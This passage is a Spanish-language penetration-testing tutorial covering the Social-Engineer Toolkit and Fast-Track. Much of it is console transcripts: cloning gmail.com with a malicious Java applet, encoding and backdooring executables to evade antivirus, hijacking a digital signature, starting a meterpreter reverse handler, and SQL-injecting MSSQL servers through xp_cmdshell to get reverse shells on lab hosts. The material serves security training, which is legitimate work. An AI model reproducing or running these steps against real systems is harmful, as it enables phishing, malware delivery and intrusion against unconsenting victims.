[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: 8J5ovr0lC9tW
[*] Malicious java applet website prepped for deployment
```

What payload do you want to generate:

Name:	Description:
1. Windows Shell Reverse_TCP victim and send back to attacker.	Spawn a command shell on
2. Windows Reverse_TCP Meterpreter on victim and send back to attacker.	Spawn a meterpreter shell
3. Windows Reverse_TCP VNC DLL victim and send back to attacker.	Spawn a VNC server on
4. Windows Bind Shell an accepting port on remote system.	Execute payload and create
5. Windows Bind Shell X64 Bind TCP Inline	Windows x64 Command Shell,
6. Windows Shell Reverse_TCP X64 Reverse TCP Inline	Windows X64 Command Shell,
7. Windows Meterpreter Reverse_TCP X64 attacker (Windows x64), Meterpreter	Connect back to the
8. Windows Meterpreter Egress Buster and find a port home via multiple ports	Spawn a meterpreter shell
9. Windows Meterpreter Reverse HTTPS HTTP using SSL and use Meterpreter	Tunnel communication over
10. Windows Meterpreter Reverse DNS DNS and spawn a Meterpreter console	Tunnel communications over
11. Import your own executable executable	Specify a path for your own

Enter choice (hit enter for default):

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

1. avoid\_utf8\_tolower (Normal)
2. shikata\_ga\_nai (Very Good)
3. alpha\_mixed (Normal)
4. alpha\_upper (Normal)
5. call4\_dword\_xor (Normal)
6. countdown (Normal)
7. fnstenv\_mov (Normal)
8. jmp\_call\_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode\_mixed (Normal)
12. unicode\_upper (Normal)
13. alpha2 (Normal)

- ```
14. No Encoding (None)
15. Multi-Encoder (Excellent)
16. Backdoored Executable (BEST)
```

```
Enter your choice (enter for default):
```

```
[ -] Enter the PORT of the listener (enter for default):
```

```
[ -] Backdooring a legit executable to bypass Anti-Virus. Wait a few
seconds...
```

```
[ -] Backdoor completed successfully. Payload is now hidden within a
legit executable.
```

```
*****
```

```
Do you want to create a Linux/OSX reverse_tcp payload
in the Java Applet attack as well?
```

```
*****
```

```
Enter choice yes or no: no
```

Mirando las opciones, hemos seleccionado:

```
1
2
1
https://gmail.com
no
```

Si creas un archivo de texto llamado moo.txt o como quieras y poniendolo a continuacion cuando ejecutas set, set-automate los escribirá por ti cada vez.

```
root@bt:/pentest/exploits/set# ./set-automate moo.txt
[*] Spawning SET in a threaded process...
[*] Sending command 1 to the interface...
[*] Sending command 2 to the interface...
[*] Sending command 1 to the interface...
[*] Sending command https://gmail.com to the interface...
[*] Sending command default to the interface...
[*] Sending command default to the interface...
[*] Sending command default to the interface...
[*] Sending command no to the interface...
[*] Sending command default to the interface...
[*] Finished sending commands, interacting with the interface..
```

## Interfaz Web SET

### SET Web-Interface

La interfaz web del Social-Engineer Toolkit toma lo que sea que selecciones y genera un archivo respuesta que finalmente se coloca en set-automate. Cada respuesta asigna un valor

dado, y la inteligencia construida en la aplicacion de fondo parsea tus respuestas construyendo y configurando el ataque en SET. Para iniciar la interfaz web, simplemente escribe ./set-web

```
root@bt:/pentest/exploits/set# ./set-web
[*] Starting the SET Command Center on port: 44444
|
|
|           The Social-Engineer Toolkit
|           Command Center
|
|           May the pwn be with you
|
All results from the web interface will be displayed
in this terminal.
[*] Interface is bound to http://127.0.0.1 on port 44444 (open
browser to ip/port)
```

Una vez que la Interfaz Web de SET se esta ejecutando, navega a localhost:44444. SET solamente escuchara en localhost, por lo que no te sera posible conectarte a el remotamente.



La interfaz web deberia ser bastante auto-explicativa si estas familiarizado con el modo menu. Una cosa a tener en cuenta es que bajo el menu update, observaras que puedes editar dinamicamente las opciones de configuracion. Cuando salvas la nueva configuracion en un archivo, propagara diferentes opciones en diferentes menus. Por ejemplo, si has cambiado 'self-signed-applets' a ON, apareceran nuevas opciones bajo el menu ataque web. De otro

modo, las opciones permaneceran ocultas. Para lanzar un ataque, haz click en uno de los vectores de ataque, rellena los ataques apropiados y pulsa 'launch attack'. Comprueba en la ventana donde lanzaste la interfaz web, y deberias ver el ataque siendo lanzado.

## SET - Desarrollo de Modulos

### Desarrollando tus propios modulos SET

En la version 1.2 se introdujeron los modulos libreria del nucleo, y la habilidad para añadir modulos creados por terceros en SET. Esencialmente, el directorio localizado en la raiz de SET "modules" puede añadir adiciones o mejoras a SET y añadir contribuciones adicionales al toolkit. La primera cosa notable es que cuando añades un nuevo archivo ".py" al directorio de modulos, automaticamente sera importado en SET bajo "Third Party Modules". Seguidamente un ejemplo de un modulo de pruebas:

```
#  
# These are required fields  
#  
import sys  
# switch over to import core  
sys.path.append("src/core")  
# import the core modules  
try: reload(core)  
except: import core  
MAIN="This is a test module"  
AUTHOR="Dave 'ReL1K' davek@social-engineer.org"  
# def main(): header is required  
def main():  
    core.java_applet_attack("https://gmail.com","443","reports/")  
    pause=raw_input("This module has finished completing. Press to  
continue")
```

En este ejemplo, hemos creado un modulo simple que utilizara el vector de ataque java applet, clonara un sitio web y lanzara el ataque para nosotros. Lo maneja creando los payloads Metasploit y todo por nosotros. Definitivamente puedes crear lo que quieras para utilizar las llamadas a funciones construidas en SET o crear las tuyas propias. Ahora si ejecutamos SET:

```
root@bt:/pentest/exploits/set# ./set  
  
..#####..#####..#####..#####  
.##....##.##.....##...  
.##.....##.....##...  
..#####..#####..##...  
.....##.##.....##...  
.##....##.##.....##...  
..#####..#####..##...  
  
Welcome to the Social-Engineer Toolkit (SET). Your one  
stop shop for all of your social-engineering needs..
```

```
DerbyCon 2011 Sep30-Oct02 - http://www.derbycon.com
```

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 8

Welcome to the Social-Engineer Toolkit Third Party Modules menu.

Please read the `readme/modules.txt` for more information on how to create your own modules.

1. This is a test module
2. Return to the previous menu.

Enter the module you want to use: 1

```
[+] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
[-] Backdoor completed successfully. Payload is now hidden within a legit executable.
[*] UPX Encoding is set to ON, attempting to pack the executable with UPX encoding.
[*] Digital Signature Stealing is ON, hijacking a legit digital certificate.

[*] Executable created under src/program_junk/ajk1K7W1.exe

[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: m3LrpBcbjm13u
[*] Malicious java applet website prepped for deployment
```

Site has been successfully cloned and is: reports/

[\*] Starting the multi/handler through Metasploit...

```

ooYoYo. .oPYo. o8P .oPYo. .oPYo. .oPYo. 8 .oPYo. o8 o8P
8' 8 8 8oooo8 8 .oooo8 Yb.. 8 8 8 8 8 8 8 8
8 8 8 8. 8 8 8 'Yb. 8 8 8 8 8 8 8 8
8 8 8 `Yooo' 8 `YooP8 `YooP' 8YooP' 8 `YooP' 8 8
.....:.....:.....:.....:.....:8.....:.....:.....:.....:
.....:.....:.....:.....:.....:8.....:.....:.....:.....:
.....:.....:.....:.....:.....:8.....:.....:.....:.....:

      =[ metasploit v3.6.0-dev [core:3.6 api:1.0]
+ ---=[ 644 exploits - 328 auxiliary
+ ---=[ 216 payloads - 27 encoders - 8 nops
      =[ svn r11638 updated today (2011.01.25)

resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> use
multi/handler
resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> set
payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> set
LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> set
LPORT 443
LPORT => 443
resource (/pentest/exploits/set/src/program_junk/msf_answerfile)>
exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 0.0.0.0:443
[*] Starting the payload handler...
msf exploit(handler) >
msf exploit(handler) >
msf exploit(handler) > exit
This module has finished completing. Press   to continue

```

- core.meta\_path() # Devuelve la ruta al directorio Metasploit en set\_config
- core.grab\_ipaddress() # Devuelve tu direccion IP utilizada para los ataques
- core.check\_pexpect() # Comprueba si el modulo Python PEXPECT esta instalado
- core.check\_beautifulsoup() # Comprueba si el modulo Python BeautifulSoup esta instalado
- core.cleanup\_routine() # Borrado de informacion antigua de procesos, archivos, etc
- core.update\_metasploit() # Actualiza el Metasploit framework
- core.update\_set() # Actualiza el Social-Engineer Toolkit
- core.help\_menu() # Muestra el menu de ayuda
- core.date\_time() # Muestra la fecha y la hora
- core.generate\_random\_string(low,high) # genera un numero entre el rango bajo y alto (aleatorio). Podrias usar generate\_random\_string(1,30) y crearias una cadena numerica unica entre 1 y 30 caracteres de largo

- core.site\_cloner(website,exportpath, \*args) # clona un sitio web y lo exporta a una ruta especifica. Asi por ejemplo podrias usar  
core.site\_cloner("https://gmail.com","reports/") y clonarias el sitio web y lo exportarias al directorio reports
- core.meterpreter\_reverse\_tcp\_exe(port) # crea un payload inverso meterpreter, solamente haria falta especificar el puerto
- core.metasploit\_listener\_start(payload,port) # abre un puerto del meterpreter a la escucha, solamente haria falta especificar el payload (windows/meterpreter/reverse\_tcp) y puerto.
- core.start\_web\_server(directory) # Inicia un servidor web con raiz en el directorio que le especifiques, por ejemplo  
core.start\_web\_server("reports")
- core.java\_applet\_attack(website,port,directory) # clona un sitio web, crea la puerta trasera meterpreter, inicia un servidor web y crea el puerto a la escucha. El puerto es donde meterpreter tiene un puerto inverso a la escucha. Ejemplo  
core.java\_applet\_attack("https://gmail.com","443","reports/")
- core.teensy\_pde\_generator(attack\_method) # crea un archivo teensy pde que podras utilizar con el vector de ataque Teensy USB HID. Puedes llamar los siguientes metodos de ataque: beef, powershell down, powershell reverse, java applet, y wscript. Ejemplo:  
teensy\_pde\_generator("powershell\_reverse")

## FAQ SET

### SET Preguntas de Uso Frecuente

En un esfuerzo para evitar confusiones y ayudar a comprender algunas cuestiones comunes con SET

P. Estoy utilizando NAT/Port forwarding, ¿como configuro SET para que soporte este escenario?

R. Edita el archivo confir/set\_config y cambia AUTO\_DETECT=ON a AUTO\_DETECT=OFF.  
Una vez hecho esto se te preguntara lo siguiente:

```
NAT/Port Forwarding can be used in the cases where your SET machine
is not externally exposed and may be a different IP address
than your reverse listener.

Are you using NAT/Port Forwarding? yes or no: yes
Enter the IP address to your SET web server (external IP or
hostname): <AquiVaTuIPExterna>

In some cases you may have your listener on a different IP address,
if this is the case the next question asks if your IP
address is different for the reverse handler/listener. If that is the
case, specify yes, and enter your separate IP address for
the listener.

Is your payload handler (metasploit) on a different IP from your
external NAT/Port FWD address (yes or no): yes
```

```
Enter the IP address for the reverse handler (reverse payload) :  
<LaOtraIPExternaVaAqui>
```

P. Mi Applet Java no esta funcionando correctamente y no aparece la ventana del Applet al navegar por el sitio.

R. O bien no tienes Java instalado en la maquina victima, o estas utilizando un escenario con NAT/Port forwarding y necesitas cambiar AUTO\_DETECT=ON a AUTO\_DETECT=OFF. Si miras el codigo fuente de la pagina web, el applet deberia cargarse de tu direccion IP siendo esta accesible desde la victima. En algunos casos SET puede coger erroneamente la interfaz IP, en este escenario de nuevo deberas editar set\_config y cambiar AUTO\_DETECT a OFF.

## Fast-Track

---

Fast-Track es un proyecto open-sorce basado en Python destinado a ayudar a los pentesters para identificar, explotar y penetrar en una red. Fast-Track fue creado originalmente por David Kennedy (rel1k) que en una prueba de penetración consideró que había en general una falta de herramientas de automatización de los ataques que eran normalmente muy avanzados y consumían mucho tiempo. En un intento para reproducir algunos de sus avanzados ataques y de propagarlo hacia su equipo, terminó escribiendo Fast-track para el público. Fast- Track el testeador de armas de penetración con ataques avanzados que en la mayoría de los casos nunca se han realizado antes. Siéntese, relajese, abra una lata de Cola y disfrute del paseo.

Fast-Track utiliza una gran parte de Metasploit Framework para terminar los ataques con éxito. Fast-Track tiene una amplia variedad de ataques únicos que le permiten utilizar Metasploit Framework en su máximo potencial. Pensamos que muestran los distintos ataques y cómo Fast- Track se integra con Metasploit Framework es un excelente complemento para el curso.

Vayamos al tutorial de Fast-track

## Modos de Fast-Track

---

### Modos de Fast-Track

---

Fast-Track se puede usar en tres modos diferentes: la consola de comandos, el modo interactivo, y la interfaz web. Veamos cada uno. El modo consola de comandos pueden ser lanzado ejecutando './Fast-track.py -c' en el directorio de instalación, en Back|Track, esta localizado en '/pentest/exploits/fasttrack/'.

```

root@bt4:/pentest/exploits/fasttrack#
./fast-track.py -c
-----
Fast-Track v4.0 - Where it's OK to finish in under 3 minutes...
Automated Penetration Testing
Written by David Kennedy (ReL1K)
SecureState
http://www.securestate.com
dkennedy@securestate.com
Wiki and Bug Track: http://www.thepentest.com
Please read the README and LICENSE before using
this tool for acceptable use and modifications.
-----
Modes:
Interactive Menu Driven Mode: -i
Command Line Mode: -c
Web GUI Mode -g
Examples: ./fast-track.py -i
./fast-track.py -c
./fast-track.py -g
./fast-track.py -g
Usage: ./fast-track.py
*****
**
Fast-Track Command Line - Where it's OK to finish in under 3
minutes...
*****
**
***** MAKE SURE YOU INSTALL ALL THE DEPENDENCIES FIRST (setup.py) *****
Visit http://trac.thepentest.com for tutorials or to file a bug.
1. Update Menu
2. Autopwn Automated
3. MS-SQL Injector
4. MS-SQL Bruter
5. Binary to Hex Payload Generator
6. Mass Client-Side Attack
7. Exploits

8. SQLPwnage
9. Payload Generator
10. Changelog
11. Credits
12. About
Usage: fast-track.py -c

```

El modo interactivo puede ser lanzado al poner '-i' en la opcion ./fast-track.py

```

root@bt4:/pentest/exploits/fasttrack#./fast-track.py -i
*****
***** Performing dependency checks... *****

```

```
*****
*** FreeTDS and PYMMSQL are installed. (Check) ***
*** PExpect is installed. (Check) ***
*** ClientForm is installed. (Check) ***
*** Psyco is installed. (Check) ***
*** Beautiful Soup is installed. (Check) ***
*** PyMills is installed. (Check) ***
Also ensure ProFTP, WinEXE, and SQLite3 is installed from
the Updates/Installation menu.

Your system has all requirements needed to run Fast-Track!

Fast-Track Main Menu:
Fast-Track - Where it's OK to finish in under 3 minutes...
Version: v4.0
Written by: David Kennedy (ReL1K)
http://www.securestate.com
http://www.thepentest.com
1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit
Enter the number:
```

Por último, el modo Web GUI (Interfaz grafica de usuario) es lanzado ejecutando './Fast-track.py-g'. Por defecto, el puerto del servidor web será 44444, pero se puede cambiar por un número de puerto diferente en la consola de comandos.

```
root@bt4:/pentest/exploits/fasttrack#
./fast-track.py -g 31337
-----
Fast-Track v4.0 - Where it's OK to finish in under 3 minutes...
Automated Penetration Testing
Written by David Kennedy (ReL1K)
SecureState
http://www.securestate.com
dkennedy@securestate.com
Wiki and Bug Track: http://www.thepentest.com
Please read the README and LICENSE before using
this tool for acceptable use and modifications.
-----
Modes:
Interactive Menu Driven Mode: -i
Command Line Mode: -c
Web GUI Mode -g
```

```

Examples: ./fast-track.py -i
./fast-track.py -c
./fast-track.py -g
./fast-track.py -g
Usage: ./fast-track.py
*****
***** Performing dependency checks... *****
*****
*** FreeTDS and PYMMSQL are installed. (Check) ***
*** PExpect is installed. (Check) ***
*** ClientForm is installed. (Check) ***
*** Psyco is installed. (Check) ***
*** Beautiful Soup is installed. (Check) ***
*** PyMills is installed. (Check) ***
Also ensure ProFTP, WinEXE, and SQLite3 is installed from
the Updates/Installation menu.
Your system has all requirements needed to run Fast-Track!
*****
Fast-Track Web GUI Front-End
Written by: David Kennedy (ReL1K)
*****
Starting HTTP Server on 127.0.0.1 port 31337
*** Open a browser and go to http://127.0.0.1:31337 ***
Type -c to exit..

```



## Fast-Track

**WHERE IT'S OK TO FINISH IN UNDER 3 MINUTES...**

- › [Fast-Track Main](#)
- › [Fast-Track Updates](#)
- › [Autopwn Automation](#)
- › [Microsoft SQL Tools](#)
- › [Mass Client-Side Attack](#)
- › [Exploits](#)
- › [Binary to Hex Payload Converter](#)
- › [Payload Generator](#)
- › [Fast-Track Tutorials](#)
- › [Fast-Track Changelog](#)
- › [Fast-Track Credits](#)

For those of you new to Fast-Track, it is a compilation of custom developed tools that allow penetration testers the ease of advanced penetration techniques in a relatively easy manner. Some of these tools utilize the Metasploit framework in order to successfully create payloads, exploit systems, or interface within compromised systems. During a penetration test on a Fortune 500, I realized that there wasn't many tools out there that did what I needed them to do, or they were just really horrible. Fast-Track tries to fill the void in some of the techniques I would normally use in a given penetration test. It is always good to learn how to do all of these attacks manually.

### Fast-Track Main Page

Welcome to Fast-Track version 4, this version is primarily focused on the web interface, bug-fixes, documentation, exploit rewrites into Fast-Track. A lot has changed, be sure to check the changelog for the latest information and updates. Additionally below will be upcoming tasks scheduled for the next release or milestones for new versions.

Nos centraremos principalmente en la funcionalidad del modo interactivo. El resto de los modos son fáciles de entender una vez que entienda cada una de las herramientas del modo interactivo.

## Actualizar Fast-Track

### Actualizar Fast-Track

Desde el menú de modo Fast-Track interactivo, hay varias opciones aquí para ayudarle en una prueba de penetración. Lo primero es lo primero, Fast-Track le permite mantenerse al día con las últimas y mejores herramientas. Se actualizará automáticamente, vMetasploit, Aircrack-NG, W3Af, Nikto, Milw0rm Exploits, Kismet-Newcore, and SQLMap. Para actualizar todas estas herramientas, basta con desplazarse al menú actualizaciones y seleccionar cuáles desea actualizar o actualizar todo.

```
root@bt4:/pentest/exploits/fasttrack# ./fast-track.py -i

*****
***** Performing dependency checks... *****
*****

*** FreeTDS and PYMMSQL are installed. (Check) ***
*** PExpect is installed. (Check) ***
*** ClientForm is installed. (Check) ***
*** Psyco is installed. (Check) ***
*** BeautifulSoup is installed. (Check) ***
*** PyMills is installed. (Check) ***
```

Also ensure ProFTP, WinEXE, and SQLite3 is installed from the Updates/Installation menu.

Your system has all requirements needed to run Fast-Track!

Fast-Track Main Menu:

```
Fast-Track - Where it's OK to finish in under 3 minutes...
Version: v4.0
Written by: David Kennedy (ReL1K)
http://www.securestate.com
http://www.thepentest.com
```

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials

- 9. Fast-Track Changelog
- 10. Fast-Track Credits
- 11. Exit

Enter the number: 1

Fast-Track Updates

Enter a number to update

- 1. Update Fast-Track
- 2. Metasploit 3 Update
- 3. Aircrack-NG Update
- 4. Nikto Plugin Update
- 5. W3AF Update
- 6. SQLMap Update
- 7. Installation Menu
- 8. Update Milw0rm Exploits
- 9. Update Kismet-Newcore
- 10. Update Everything
- 11. Return to Main Menu

Enter number: 10

Note this DOES NOT install prereqs, please go to the installation menu for that.

Updating Fast-Track, Metasploit, Aircrack-NG, Nikto, W3AF, Milw0rm, Kismet-NewCore and SQL Map

\*\*\*\*\* Update complete \*\*\*\*\*

Returning to main menu....

**ASEGURESE de Actualizar Con Frecuencia Por vía rápida, por Las MEJORAs continuas que se están realizando. ¡Entremos en Los vectores de Ataque que BACKTRACK4 Tiene en su arsenal.**

Podemos combinar Lo Que hemos aprendido Hasta Ahora para CREAR Una Actualización de Una Línea:

```
root@bt4:/pentest/exploits/fasttrack# ./fast-track.py -c 1 2
```

-----  
Fast-Track v4.0 - Where it's OK to finish in under 3 minutes...

Automated Penetration Testing

Written by David Kennedy (ReL1K)

SecureState  
<http://www.securestate.com>  
dkennedy@securestate.com

Wiki and Bug Track: <http://www.thepentest.com>

Please read the README and LICENSE before using  
this tool for acceptable use and modifications.

---

Modes:

Interactive Menu Driven Mode: -i  
Command Line Mode: -c  
Web GUI Mode -g

Examples: ./fast-track.py -i  
./fast-track.py -c  
./fast-track.py -g  
./fast-track.py -g

Usage: ./fast-track.py

\*\*\*\*\*  
\*\*  
Fast-Track Command Line - Where it's OK to finish in under 3  
minutes...  
\*\*\*\*\*

\*\*\*\*\*  
\*\*\*\* MAKE SURE YOU INSTALL ALL THE DEPENDENCIES FIRST (setup.py)  
\*\*\*\*

Visit <http://trac.thepentest.com> for tutorials or to file a bug.

1. Update Menu
2. Autopwn Automated
3. MS-SQL Injector
4. MS-SQL Bruter
5. Binary to Hex Payload Generator
6. Mass Client-Side Attack
7. Exploits
8. SQLPwnage
9. Payload Generator
10. Changelog
11. Credits
12. About

```
Usage: fast-track.py -c
```

Note que esta no se instalan PreRequisitos, por favor vaya al menú de instalación para eso.  
Actualización de Vía Rápida, Metasploit, Aircrack-NG, Nikto, w3af, Kismet NewCore y SQL Map.

## MSSQL Injection

### MSSQL Injection

Las inyecciones MSSQL utilizan algunas técnicas avanzadas para obtener información y acceso en última instancia, el pleno acceso sin restricciones al sistema subyacente. En esta sección se requiere conocer un sitio que pueda ser vulnerable a ataques de inyecciones SQL. Una vez que ello esté previsto, por vía rápida puede hacer el trabajo por usted y explotar el sistema. Tenga en cuenta que esto sólo funcionará en Microsoft SQL back-end en una aplicación web.

```
Fast-Track Main Menu:
```

```
Fast-Track - Where it's OK to finish in under 3 minutes...
```

```
Version: v4.0
```

```
Written by: David Kennedy (ReL1K)
```

```
http://www.securestate.com
```

```
http://www.thepentest.com
```

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit

```
Enter the number: 3
```

```
Microsoft SQL Attack Tools
```

```
Pick a list of the tools from below:
```

1. MSSQL Injector
2. MSSQL Bruter
3. SQLPwnage

```
Enter your choice : 1
```

```
Enter which SQL Injector you want to use
```

1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

```
Enter your choice:
```

Notificación de los diferentes sub-menús que están disponibles. Haremos una revisión a través de cada uno y explicar su propósito. El *SQL Injector - Query String Parameter Attack* Busca específicamente vulnerabilidades en sistemas que permitan el ingreso de cadenas de escritura de un sitio web. cadenas de consulta son representados como sigue: ?querystring1=value1&querystring2=value2 y la inyección ocurre a menudo cuando valor1 y valor2 se encuentran. Vamos a navegar a un sitio vulnerable:

Tenga en cuenta los parámetros de cadena de consulta en la parte superior: inicio de sesión y contraseña. Vamos a lanzar una única sentencia en el «Parámetro login 'cadena de consulta.

```
[*] http://10.211.55.140/sql/Default.aspx?login='INJECTHERE'
```

Ahora que sabemos que el campo de entrada es susceptible a la inyección de SQL, tenemos que decirle rápidamente a dónde ir realmente a lanzar el ataque. Hacemos esto mediante la especificación de "INJECTHERE" en lugar del parámetro de injectables en la cadena de consulta. Esto le permitirá rápidamente conocer lo que queremos atacar. Mira el inferior a la producción y el resultado final.

```
Enter which SQL Injector you want to use
```

1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

```
Enter your choice: 1
```

```
~~~~~  
Requirements: PExpect  
~~~~~
```

This module uses a reverse shell by using the binary2hex method for uploading.

It does not require FTP or any other service, instead we are using the debug function in Windows to generate the executable.

You will need to designate where in the URL the SQL Injection is by using 'INJECTHERE'

So for example, when the tool asks you for the SQL Injectable URL, type:

```
http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah
```

Enter the URL of the susceptible site, remember to put 'INJECTHERE' for the injectable parameter

Example:  
http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah

Enter here:

```
http://10.211.55.128/Default.aspx?login='INJECTHERE&password=blah
Sending initial request to enable xp_cmdshell if disabled....
Sending first portion of payload (1/4)....
Sending second portion of payload (2/4)....
Sending third portion of payload (3/4)...
Sending the last portion of the payload (4/4)...
Running cleanup before executing the payload...
Running the payload on the server... Sending initial request to enable
xp_cmdshell if disabled....
Sending first portion of payload (1/4)....
Sending second portion of payload (2/4)....
Sending third portion of payload (3/4)...
Sending the last portion of the payload (4/4)...
Running cleanup before executing the payload...
Running the payload on the server...
listening on [any] 4444 ...
connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1041
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
```

```
C:\WINDOWS\system32>
```

Fast-Track automaticamente re habilita el procedimiento almacenado 'xp\_cmdshell' si está deshabilitado y ofrece un reverse payload en el sistema, en última instancia, nos da acceso total a lo largo de la inyección de SQL!

Este fue un gran ejemplo de cómo atacar los parámetros de cadena de consulta, pero ¿qué formas? parámetros Post también puede ser manejados rápida y facilmente . En las inyecciones MSSQL del menu de "Fast-Track" , seleccione 'SQL Injector en el menu 'MSSQL Injector' seleccione 'SQL Injector - POST Parameter Attack'.

```
Enter which SQL Injector you want to use
```

1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

Enter your choice: 2

This portion allows you to attack all forms on a specific website without having to specify each parameter. Just type the URL in, and Fast-Track will auto SQL inject to each parameter looking for both error based injection as well as blind based SQL injection. Simply type the website you want to attack, and let it roll.

Example: <http://www.sqlinjectablesite.com/index.aspx>

Enter the URL to attack: <http://10.211.55.128/Default.aspx>

Forms detected...attacking the parameters in hopes of exploiting SQL Injection..

Sending payload to parameter: txtLogin

Sending payload to parameter: txtPassword

[–] The PAYLOAD is being delivered. This can take up to two minutes.  
[–]

listening on [any] 4444 ...  
connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1041  
Microsoft Windows [Version 5.2.3790]  
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

Por no citar Office Max, que era fácil! Fast-Track detecta automáticamente los formularios y ataca el sistema de inyección de SQL, en última instancia le da acceso a los cuadros.

Si por alguna razón el ataque cadena de parámetro de consulta no se realizó correctamente, puede utilizar el 'SQL Injector - GET FTP Payload Attack'. Para ello es necesario que instale ProFTPD, y se utiliza raramente. En este módulo se configurará un payload through FTP echo files, finalmente, entregar la carga a través de FTP y de inyección SQL.

El 'SQL Injector - GET Manual Setup Binary Payload Attack' se puede usar si usted está atacando de una máquina, pero tiene un oyente en otra máquina. Esto se utiliza a menudo si está NAT y tiene una caja de escucha establecida en el Internet y no en el sistema desde el que está atacando.

Enter which SQL Injector you want to use

1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

Enter your choice: 4

The manual portion allows you to customize your attack for whatever reason.

You will need to designate where in the URL the SQL Injection is by using 'INJECTHERE'

So for example, when the tool asks you for the SQL Injectable URL, type:

`http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah`

Enter the URL of the susceptible site, remember to put 'INJECTHERE' for the injectible parameter

Example:

`http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah`

Enter here:

`http://10.211.55.128/Default.aspx?login='INJECTHERE&password=blah`

Enter the IP Address of server with NetCat Listening: 10.211.55.130

Enter Port number with NetCat listening: 9090

Sending initial request to enable xp\_cmdshell if disabled....

Sending first portion of payload....

Sending second portion of payload....

Sending next portion of payload...

Sending the last portion of the payload...

Running cleanup...

Running the payload on the server...

listening on [any] 9090 ...

10.211.55.128: inverse host lookup failed: Unknown server error :

Connection timed out

connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1045

Microsoft Windows [Version 5.2.3790]

(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

# MSSQL Bruter

## MSSQL Bruter

Probablemente uno de mis aspectos favoritos de Fast-Track es el MSSQL Bruter. Es probablemente uno de los MSSQL Bruter más robustos y único en el mercado hoy en día. Al realizar pruebas de penetración interna, que a menudo encuentran que MSSQL "sa" contraseñas a menudo son pasados por alto. En primer lugar, una breve historia detrás de estas "sa" las cuentas están en orden.

La cuenta "sa" es la cuenta de administrador del sistema para MSSQL y utilizando las "Mixed Mode" o "autenticación de SQL", la cuenta SQL "sa" se crea de manera automática. Los administradores tienen que introducir una contraseña al crear estas cuentas y, a menudo dejar estas como contraseñas débiles.

Fast-Track ataca esta debilidad e intenta identificar los servidores SQL con cuentas débiles "sa" y sus contraseñas. Una vez que estas contraseñas se han descubierto, Fast-Track usará cualquier payload avanzado para la conversión binaria utilizando ventanas de depuración. Vamos a explorar un espacio de la clase C de direcciones para servidores SQL. Una cosa a tener en cuenta cuando a través de estos pasos es que se le pedirá si desea realizar el descubrimiento de SQL avanzado.

Para explicar esto, primero necesitamos entender instalaciones predeterminadas de SQL Server. Al instalar SQL Server, por defecto se instala SQL en el puerto TCP 1433. En SQL Server 2005 +, puede especificar la asignación de puertos dinámicos que harán que el número al azar y un poco difíciles de identificar. Afortunadamente para nosotros, el servidor SQL también instala el puerto 1434 UDP que nos dice lo que en el puerto TCP del servidor SQL se está ejecutando. Al realizar la identificación avanzada, Fast-Track utilizará el módulo de Metasploit auxiliar al puerto 1433 de consulta para los puertos, de lo contrario Fast-Track sólo acabará de exploración para el puerto 1433. Echemos un vistazo a la SQL Bruter. Tenga en cuenta que al especificar el descubrimiento avanzado, se necesita mucho más tiempo si no se especifica el thread.

Fast-Track Main Menu:

Fast-Track - Where it's OK to finish in under 3 minutes...

Version: v4.0

Written by: David Kennedy (ReL1K)

<http://www.securestate.com>

<http://www.thepentest.com>

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog

```
10. Fast-Track Credits  
